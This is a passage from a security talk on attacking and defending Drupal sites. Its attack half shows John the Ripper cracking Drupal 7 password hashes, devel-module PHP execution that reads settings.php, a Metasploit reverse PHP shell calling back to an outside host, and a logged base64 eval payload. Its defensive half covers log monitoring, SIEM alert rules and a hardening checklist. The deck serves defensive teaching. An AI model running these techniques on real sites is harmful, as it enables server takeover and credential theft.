testuser@test.com:$S$D.6jyQzfg/Jfnd0h58AT/pBsPcl7RwiopVsdlwt6UibZU8IjDVRmw
```



# cracking Drupal 7 hashes

```
root@kali:~/Desktop/dr00pal# john d7-crack.txt --wordlist="pwds.txt" --salt="XrvvtqQcsx6Q37hDTViWVi0HqFVR0axDd3LmmjnMrmA" --format="drupal7"
Loaded 20 password hashes with 20 different salts (Drupal 7 $$ SHA-512 [64/64])
admin          (admin@admin.com)
jal0p3n0       (jalapeno@is.hot)
changeme1     (manager@company.com)
Das00p3r31337p@ssW0rd;--## (script@kiddie.net)
blahblah789   (spam@spammyspam.com)
hamburgerz    (hamburgler@mc.d)
!L1nu*15th3b35t! (nix@ubuntu.com)
Ch@ngeme!      (manager2@company.com)
testuser123    (testuser@test.com)
@*H*F#Hb84hf802hf&()3wuinbf10h83t4h83 (r00t@user.com)
company1234    (qa@company.com)
company+MyPasswordIUseEverywhere (ima@user.com)
iSecretlyLoveMacs (ima@p.c)
munk3ybidnesss (monkey@business.com)
fliesrg00d     (froggy@jump.com)
m@csrul3!      (mac@apple.com)
zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763 (something@pwnedemail.com)
tacos-N-burritos (taco@burrito.com)
a              (im@confused.com)
n00b           (new@user.com)
guesses: 20  time: 0:00:00:05 DONE (Thu Jan  9 20:19:54 2014)  c/s: 57.33  trying: n00b - zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763
Use the "--show" option to display all of the cracked passwords reliably  ]
root@kali:~/Desktop/dr00pal#
```



# devel – PHP code execution

```
✓ <?php
/**
 * Database settings:
 */
$databases['default']['default'] = array(
  'driver' => 'mysql',
  'database' => '████████',
  'username' => '████████',
  'password' => '████████',
  'host' => '████████',
);

$update_free_access = FALSE;
$drupal_hash_salt = '████████';

$base_url = 'https://████████';
$cookie_domain = '████████';

ini_set('session.gc_probability', 1);
ini_set('session.gc_divisor', 100);

ini_set('session.gc_maxlifetime', 200000);
ini_set('session.cookie_lifetime', 2000000);

# $conf['reverse_proxy_addresses'] = array('a.b.c.d', ...);
```

## PHP code to execute

```
$output = array();
$command = "cat /var/www/████████/sites/default/settings.php";
exec($command, &$output);
echo implode("\n", $output);
```

# devel – PHP code execution

The screenshot shows a web browser window titled "Execute PHP Code" with the URL "/devel/php". The page content is a Metasploit exploit attempt:

```
msf exploit(handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
LHOST  75.173.173.173  yes        The listen address
LPORT  80                yes        The listen port

Payload options (php/reverse_php):
Name  Current Setting  Required  Description
-----  -----  -----  -----
LHOST  75.173.173.173  yes        The listen address
LPORT  80                yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf exploit(handler) > exploit
[-] Handler failed to bind to 75.173.173.173:80
[*] Started reverse handler on 0.0.0.0:80
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.0.69:80 -> 192.168.0.69:42778) at 2013-08-17 12:59:13 -0600

uname -a
Linux
whoami
apache
ls
authorize.php
cron.php
includes
index.php
install.php
```

The exploit attempt fails to bind to the specified port (80) on the target host (75.173.173.173). A command shell session is established from the exploit host (192.168.0.69) to the target host (192.168.0.69) on port 42778. The session is opened at 2013-08-17 12:59:13 -0600.

On the left side of the browser, there is a sidebar with the following navigation links:

- Skip to main content
- You are here
- Home
- Execute PHP Code
- Add to Editors shortcuts
- PHP code to execute
- Enter some code. Do not use <?php ?> tags.
- Execute
- Admin
- Add content
- My Account
- Administration
- Devel
- Waiting for

## Devel – PHP Code Execution

[demo](#)



# catch code execution

- Actually very easy...
- Alert on unauthorized file access / writes / etc.
- Utilizing WAF / Network Monitor logs, alert on reverse-shell attempts and similar activities the server should not be doing...

```
.log-20130818.gz:2013-08-17 12:54:44.539 -0600          80 75.      .173 20950 "-" "-" POST HTTP      HTTP/1.1 302 488 652 0
84667     80 0 "-" INTERNAL DEFAULT PASSIVE VALID          /devel/php
code=eval(base64_decode(CQkkaxBhZGRyPSc3NS4xNjYumTAxLjE3Myc7CgkJJHBvcnQ90DA7CgkJCgkJCUBzXRfdGltZV9saW1pdCgwKTsgQGLnbm9yZV91c2WYX2Fib3J0KDEp0yBAw5pX3NldCgnbWF4X2V4ZW
N1dGlvb190aW1lJywvKTsKCQkJJGRpcz1AaW5pX2dldCgnZGlzYWJsZV9mdW5jdGlvbnMnKTsKCQkJawYoIWVtchR5KCRkaXMpKXsKCQkJCSRkaXM9cHJlZ19yZXbsYWNLKcvWygX5svJywnLCAKZGlzKTsKCQkJ
CSRkaXM9ZXhwbG9kZSgnLCcsICRkaXMpOwoJCQkJJGRpcz1hcjnHeV9tYXAoJ3RyaW0nLCAkZGlzKTsKCQkJfWsc2V7CgkJCQkkZGlzPWFycmF5KCK7CgkJCX0KCQkJCgoJCwlMKCfmdW5jdGlvb19leG1zdHMoJ0tLdX
FsVUpEQUvYSCcpKXskCQkJZnVuY3RpB24gS0t1cWxVSkRBRXJIKCrjKXskCQkJCwdsb2JhbCAkZGlz0woJCQkJCgkJCwlMICHgQUxTRSAhPT0gc3RycG9zKHn0cnRvbG93ZXIoUEhQX09TKSwgJ3dpbicgSKgewoJCQkJ
JGM9JGMuIiAyPiYxXg4i0woJCQl9CgkJCStRadXfpQj0naXNFY2FsbGFibGUoOwoJCQkJtmFjeVlTPSdpbl9hcnJheSc7CgkJCQlpZigkWnVxaUiOj3BvcGVuJylhbmQhJE5hY3lZUyngcG9wZW4nLCRkaXMpKXsKCQ
KCQkJCSRmcD1wb3BlbigkYywncicpOwoJCQkJJG89TLVMTDsKCQkJCwlKGlzX3Jlc291cmNlKCRmcCkpewoJCQkJCXdoaWxl.KCFmZW9mKCRmcCkpewoJCQkJCQkkby49ZnJLYWQoJGZwLDEwMjQpOwoJCQkJCX0KCQkJCX0
KCQkJCUBwY2vc2UoJGZwKTsKCQ http://nreldev.nrel.gov/extranet/communications/devel/php SESSc3b5267dca33f7710229229c1e7bd05d=bninoSn1wncDhdTSJYkcpJ3jjG429_04MGeHmwZtDNs
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0" 75.      .173 20950 "-" "-" "-" "-"
```



# what to do?!

- We've discussed many very common Drupal development pitfalls today...
- How do we fix these issues now and avoid them in the future?
- Simple...

what to do?!

# Checklist



<https://github.com/gfoss/attacking-drupal>



# Drupal security checklist

1. Integrate your security team early on in the development process to assure that your needs can be met in an acceptable timeframe.
  - Applications should periodically be reviewed by a third-party, to assure security.
  - Develop an ongoing security testing plan, to regularly review the security of the applications.
  - Re-review the application whenever major changes have been made.



# Drupal security checklist

## 2. Harden the application and server architecture.

- Protect risky Drupal files from the internet:
  - install.php, cron.php, & xmlrpc.php
- Example Hardening Guides – Bare Minimum:
  - Harden PHP:  
[https://www.owasp.org/index.php/PHP\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet)
  - Harden the Server (Linux):  
<http://www.sans.org/score/checklists/linuxchecklist.pdf>
  - Harden the Server (Windows):  
<http://technet.microsoft.com/en-us/security/jj720323.aspx>



# Drupal security checklist

3. Disallow weak passwords for privileged users and enforce a strong password policy.

- Utilize the Password Policy Drupal module to enforce a password policy that meets your company security guidelines.
- [https://drupal.org/project/password\\_policy](https://drupal.org/project/password_policy)
- <https://drupal.org/project/zxcvbn>



# Drupal security checklist

## 4. Implement Server, Application, and Drupal logging.

- Assure that logs are being stored on a separate and trusted server and actively review/parse these logs for security events.
- Do not rely on the integrity of local logs within the database or on the server itself...



# Drupal security checklist

- Two options...
- Watchdog – Drupal's built in logging, captures data within the 'Watchdog' database table.
- Syslog – Export Drupal's logs to the Linux syslog. Creates a flat file that is easy to monitor.



# remote log management - Watchdog


- Watchdog logs should be captured and stored outside of the database to ensure log integrity.
  - Centralized log management
  - SIEM – Security Information Event Management
- Drupal has a built-in feature to clear these logs, effectively erasing a large portion of the evidence within the application itself.





# remote log management - Watchdog

- Extract the logs from the database (MySQL / PostgreSQL) with Universal Database Layer Access (UDLA):





# remote log management - Watchdog

- Parse the logs using Regular Expressions:

Base-rule Regular Expression

```
^.*?type=.*?(?<session>.*?)\smessage=(?<tag1>.*?)variables=(.*?"|.*?)(?<login>\w+).*?location=.*?(?<url>).*?referer=(?<referer>).*?hostname=.*?(?<sip>)\\s
```

- `^.*?type=.*?(?<session>.*?)\smessage=(?<tag1>.*?)variables=(.*?"|.*?)(?<login>\w+).*?location=.*?(?<url>).*?referer=(.*?<referer>).*?hostname=.*?(?<sip>)\\s`



# remote log management - Syslog

- Send watchdog logs to Syslog
  - Drupal Core Module – Drupal 6 & 7

```
root@ubuntu:/var/log# tail -f /var/log/syslog
Jan 27 11:18:14 ubuntu drupal: http://attacking.drupal.org/d7|1390846694|page not found| ... |http://attacking.drupal.org/d7/?q=user/2/devel||3||user/2/devel
Jan 27 11:18:17 ubuntu drupal: http://attacking.drupal.org/d7|1390846697|page not found| ... |http://attacking.drupal.org/d7/?q=user/21/devel||3||user/21/devel
Jan 27 11:18:17 ubuntu drupal: http://attacking.drupal.org/d7|1390846697|page not found| ... |http://attacking.drupal.org/d7/?q=user/22/devel||3||user/22/devel
Jan 27 11:18:17 ubuntu drupal: http://attacking.drupal.org/d7|1390846697|page not found| ... |http://attacking.drupal.org/d7/?q=user/23/devel||3||user/23/devel
Jan 27 11:18:17 ubuntu drupal: http://attacking.drupal.org/d7|1390846697|page not found| ... |http://attacking.drupal.org/d7/?q=user/24/devel||3||user/24/devel
Jan 27 11:18:18 ubuntu drupal: http://attacking.drupal.org/d7|1390846698|page not found| ... |http://attacking.drupal.org/d7/?q=user/25/devel||3||user/25/devel
Jan 27 11:18:18 ubuntu drupal: http://attacking.drupal.org/d7|1390846698|page not found| ... |http://attacking.drupal.org/d7/?q=user/26/devel||3||user/26/devel
Jan 27 11:18:18 ubuntu drupal: http://attacking.drupal.org/d7|1390846698|page not found| ... |http://attacking.drupal.org/d7/?q=user/27/devel||3||user/27/devel
Jan 27 11:18:18 ubuntu drupal: http://attacking.drupal.org/d7|1390846698|page not found| ... |http://attacking.drupal.org/d7/?q=user/28/devel||3||user/28/devel
Jan 27 11:18:18 ubuntu drupal: http://attacking.drupal.org/d7|1390846698|page not found| ... |http://attacking.drupal.org/d7/?q=user/30/devel||3||user/30/devel
```



# remote log management - rules

- Configure Monitoring and Alerts

AI Engine Rule Wizard

Rule Block Types

- Log**
- Observed
- Not Observed Compound
- Not Observed Scheduled

Rule Block Designer

Rule Block Summary

**Threshold Observed:**  
The Rule Block will signal when any threshold is reached within 1 minute.

Drupal Devel User Enumeration

**Data Source:**  
Log Manager Logs

**Primary Criteria:**  
Log Source Type Is : Drupal  
and Common Event Is : HTTP Forced Browsing Probe  
and URL Is : user/.\*?devel

**Log Sources:**  
All Log Sources

**Group By:**  
Impacted Host

**Thresholds:**  
Count >= 3

Rule Block Times

0      30 secs      1 min

Rule Blocks   Settings   Notify   Actions   Information

< Back   Next >   OK   Cancel

The screenshot shows the 'AI Engine Rule Wizard' window. On the left, a sidebar lists 'Rule Block Types' with four options: 'Log' (selected), 'Observed', 'Not Observed Compound', and 'Not Observed Scheduled'. The main area is titled 'Rule Block Designer' and features a 3D cube icon representing the rule block. To the right is the 'Rule Block Summary' panel, which includes sections for 'Threshold Observed', 'Data Source', 'Primary Criteria', 'Log Sources', 'Group By', and 'Thresholds'. A 'Rule Block Times' section at the bottom allows setting a time interval between 0 and 1 minute. At the bottom of the window are tabs for 'Rule Blocks', 'Settings', 'Notify', 'Actions', and 'Information', along with navigation buttons ('< Back', 'Next >') and an 'OK' button.



# remote log management - alerts

- Configure Monitoring and Alerts

Alarm List							
Drag a column header here to group by that column.							
Action	Alarm Date	Alarm Status	Alarm Rule Name	Avg RB	Max RB	Events	
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/> = <input checked="" type="checkbox"/>	New	AIE: Drupal Devel - PHP Code Execution	86.00	86.00	1	
<input type="checkbox"/>	1/29/2014 12:35:49.537 PM	New	AIE: Drupal Devel - User Enumeration	83.00	83.00	1	
<input type="checkbox"/>	1/29/2014 12:35:39.363 PM	New	AIE: Drupal Devel - User Enumeration	83.00	83.00	1	
<input type="checkbox"/>	1/29/2014 12:34:49.177 PM	New	AIE: Drupal Devel - User Enumeration	83.00	83.00	1	
<input type="checkbox"/>	1/29/2014 12:34:16.823 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	
<input type="checkbox"/>	1/29/2014 12:34:16.823 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	
<input type="checkbox"/>	1/29/2014 12:34:02.503 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	
<input type="checkbox"/>	1/29/2014 12:34:02.503 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	
<input type="checkbox"/>	1/29/2014 12:34:02.503 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	
<input type="checkbox"/>	1/29/2014 12:34:02.503 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	
<input type="checkbox"/>	1/29/2014 12:34:02.503 PM	New	AIE: Internal : Account Compromised : ...	91.00	91.00	1	



# Drupal security checklist

5. Make sure that Development modules are not installed on production applications.

- Remember Devel and Masquerade?



# Drupal security checklist

## 6. Review and apply all available Drupal security updates as soon as possible.



- There is a security update available for your version of Drupal. To ensure the security of your server, you should update immediately! See the [available updates](#) page for more information and to install your missing updates.
- There are security updates available for one or more of your modules or themes. To ensure the security of your server, you should update immediately! See the [available updates](#) page for more information and to install your missing updates.

### Available updates

Last checked: 3 min 13 sec ago [\(Check manually\)](#)

#### Drupal core

##### Drupal core 6.20

Recommended version: [6.22](#) (2011-May-25)  
Security update: [6.21](#) (2011-May-25)

Includes: *Block, Color, Comment, Contact, Database logging, Filter, Help, Menu, Node, PHP filter, Path, Search, Statistics, System, Taxonomy, Update status, Upload, User*


**Security update required!**

[Download](#) [Release notes](#)   
[Download](#) [Release notes](#)



# security updates

- Set up alerts within Drupal



The screenshot shows the 'Configure site' page for a Drupal installation. The URL in the address bar is `127.0.0.1/d7/install.php?profile=standard&locale=en`. The page displays two main sections: 'Default time zone' and 'UPDATE NOTIFICATIONS'.

**Default time zone:** The dropdown menu is set to 'America/Denver: Monday, November 25, 2013 - 21:45 -0700'. A note below states, 'By default, dates in this site will be displayed in the chosen time zone.'

**UPDATE NOTIFICATIONS:** This section contains two checked checkboxes:

- Check for updates automatically
- Receive e-mail notifications

A note below the checkboxes explains: 'The system will notify you when updates and important security releases are available for installed components. Anonymous information about your site is sent to [Drupal.org](#)'.

A 'Save and continue' button is located at the bottom of the configuration form.



# security update notifications

- <http://lists.drupal.org/mailman/listinfo/security-news>
- <https://drupal.org/security/rss.xml>
- <https://drupal.org/security/contrib/rss.xml>
- <https://drupal.org/security/psa/rss.xml>

security-news	Inbox	[Security-news] SA-CONTRIB-2013-051 - Services - Cross site request forgery (CSRF) - 05 * Security risk: M	1:08 pm
security-news	Inbox	[Security-news] SA-CONTRIB-2013-050 - Webform - Cross Site Scripting (XSS) - 29 * Security risk: Moderate	May 29
security-news	Inbox	[Security-news] SA-CONTRIB-2013-049 - Node access user reference - Access Bypass - 29 * Security risk: M	May 29
security-news	Inbox	[Security-news] SA-CONTRIB-2013-048 - Edit Limit - Access Bypass - 29 * Security risk: Moderately critical	May 29
security-news	Inbox	[Security-news] SA-CONTRIB-2013-047 - Google Authenticator login - Access Bypass - 15 * Security risk: Moderate	May 15
security-news	Inbox	[Security-news] SA-CONTRIB-2013-034 - Node Parameter Control - Access Bypass - 13 * Security risk: Critical	Mar 13



## Drupal security checklist

7. Disallow untrusted user roles from creating content using HTML (filtered / unfiltered) to avoid JavaScript inclusion. Also explicitly disallow PHP code execution.
  - While limited HTML is recommended by the Drupal community, a skilled attacker may still bypass these restrictions and attack a site or its users via user-generated content.
  - Be careful with what HTML entities are explicitly allowed...



# Drupal security checklist

## 8. Check file permissions; verify there are no unintentional world-writeable files.

The screenshot shows the Drupal administrative interface. At the top, there is a navigation bar with links: Home, Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports (which is highlighted), Help, Hello admin, and Log out. Below the navigation bar, there are links for Add content and Find content, and a link to Edit shortcuts. On the right side of the header, there are Log out and Edit CSS buttons. The main content area has a dark background with a white sidebar on the left. The sidebar contains a decorative icon of a flame and the letters 'Ho'. The main title 'Web server file system permissions' is displayed in bold. The text below it reads: 'It is dangerous to allow the web server to write to files inside the document root of your server. Doing so could allow Drupal to write files that could then be executed. An attacker might use such a vulnerability to take control of your site. An exception is the Drupal files, private files, and temporary directories which Drupal needs permission to write to in order to provide features like file attachments.' Another paragraph of text below states: 'In addition to inspecting existing directories, this test attempts to create and write to your file system. Look in your security\_review module directory on the server for files named file\_write\_test.YYYYMMDDHHMMSS and for a file called IGNOREME.txt which gets a timestamp appended to it if it is writeable.'



# Drupal security checklist

## 9. Implement CAPTCHA or a similar mechanism in front of user-registration and login forms.

- Assure that this is not configured to allow authentication/registration attempts following an initial successful CAPTCHA completion.
- This will also help mitigate the creation of accounts by a botnet and deter subsequent comment spam.



# Drupal security checklist

## 10. Install and run the Security Review module

- [https://drupal.org/project/security\\_review](https://drupal.org/project/security_review)
- Verify and resolve any uncovered issues.
- Install Paranoia if you are especially security conscious...
  - <https://drupal.org/project/paranoia>



# Drupal security checklist

11. Regularly check the site's status report page and resolve any open issues.

The screenshot shows the Drupal 7 administration interface. At the top, there is a navigation bar with links: Home, Dashboard, Content, Structure, Appearance, People, Modules, Configuration, Reports (which is highlighted), Help, Hello admin, and Log out. Below the navigation bar, there are links for Add content and Find content, and a button for Edit shortcuts. On the left, there is a sidebar with a logo and a link to Status report. The main content area has a title "Status report" with a plus sign. Below the title, there is a breadcrumb trail: Home » Administration » Reports. A text block states: "Here you can find a short overview of your site's parameters as well as any problems detected with your installation. It may be useful to copy and paste this information into support requests filed on drupal.org's support forums and project issue queues." At the bottom of the main content area, there is a blue bar with the text "Drupal 7.24". To the right of the main content area, there is a sidebar with a "Edit CSS" button and a close button (X).



# Drupal security checklist

**12.** Assure that the `HTTPOnly` flag is set to protect user sessions from attacks such as XSS.

- Whenever possible, implement the `Secure` Flag as well, so session tokens are not inadvertently passed in plain text over HTTP.



# Drupal security checklist


## 13. Implement additional layers of application protection

- PHP IDS
  - <https://phpids.org/>
  - Drupal Module: <https://drupal.org/project/phpids>
- Mod Security
  - <http://www.modsecurity.org/>
- Commercial Web Application Firewall's (WAF) and Intrusion Detection/Prevention (IDS / IPS) appliances



# Drupal security checklist

14. Assure there are no resident phpinfo files /  
phpmyadmin installations / etc. accessible to users...





## closing thoughts...

- Do your research
- Stay on top of your application's security
- Update early and often
- Leverage assistance when necessary
- Listen to Greg. ;-)



# download all the things...

- <https://github.com/gfoss/attacking-drupal/>

```
root@kali:~/Desktop# git clone https://github.com/gfoss/attacking-drupal
Cloning into 'attacking-drupal'...
remote: Reusing existing pack: 39, done.
remote: Total 39 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (39/39), done.
root@kali:~/Desktop# tree attacking-drupal/
attacking-drupal/
├── LICENSE
├── presentation
│   ├── Attacking-Drupal.pdf
│   ├── drupal-security-checklist.pdf
│   └── movies
│       ├── devel-acct-harvester.mp4
│       ├── devel-code-exec.mp4
│       ├── drupal-account-forcer.mp4
│       └── drupal-xss-attacks.mp4
└── README.md
└── scripts
    ├── d6-account-forcer.sh
    ├── d6-devel-exploit.sh
    ├── d7-account-forcer.sh
    ├── d7-devel-exploit.sh
    └── example-wordlist.txt

3 directories, 13 files
root@kali:~/Desktop#
```



**SIEM 2.0 | See what you're missing**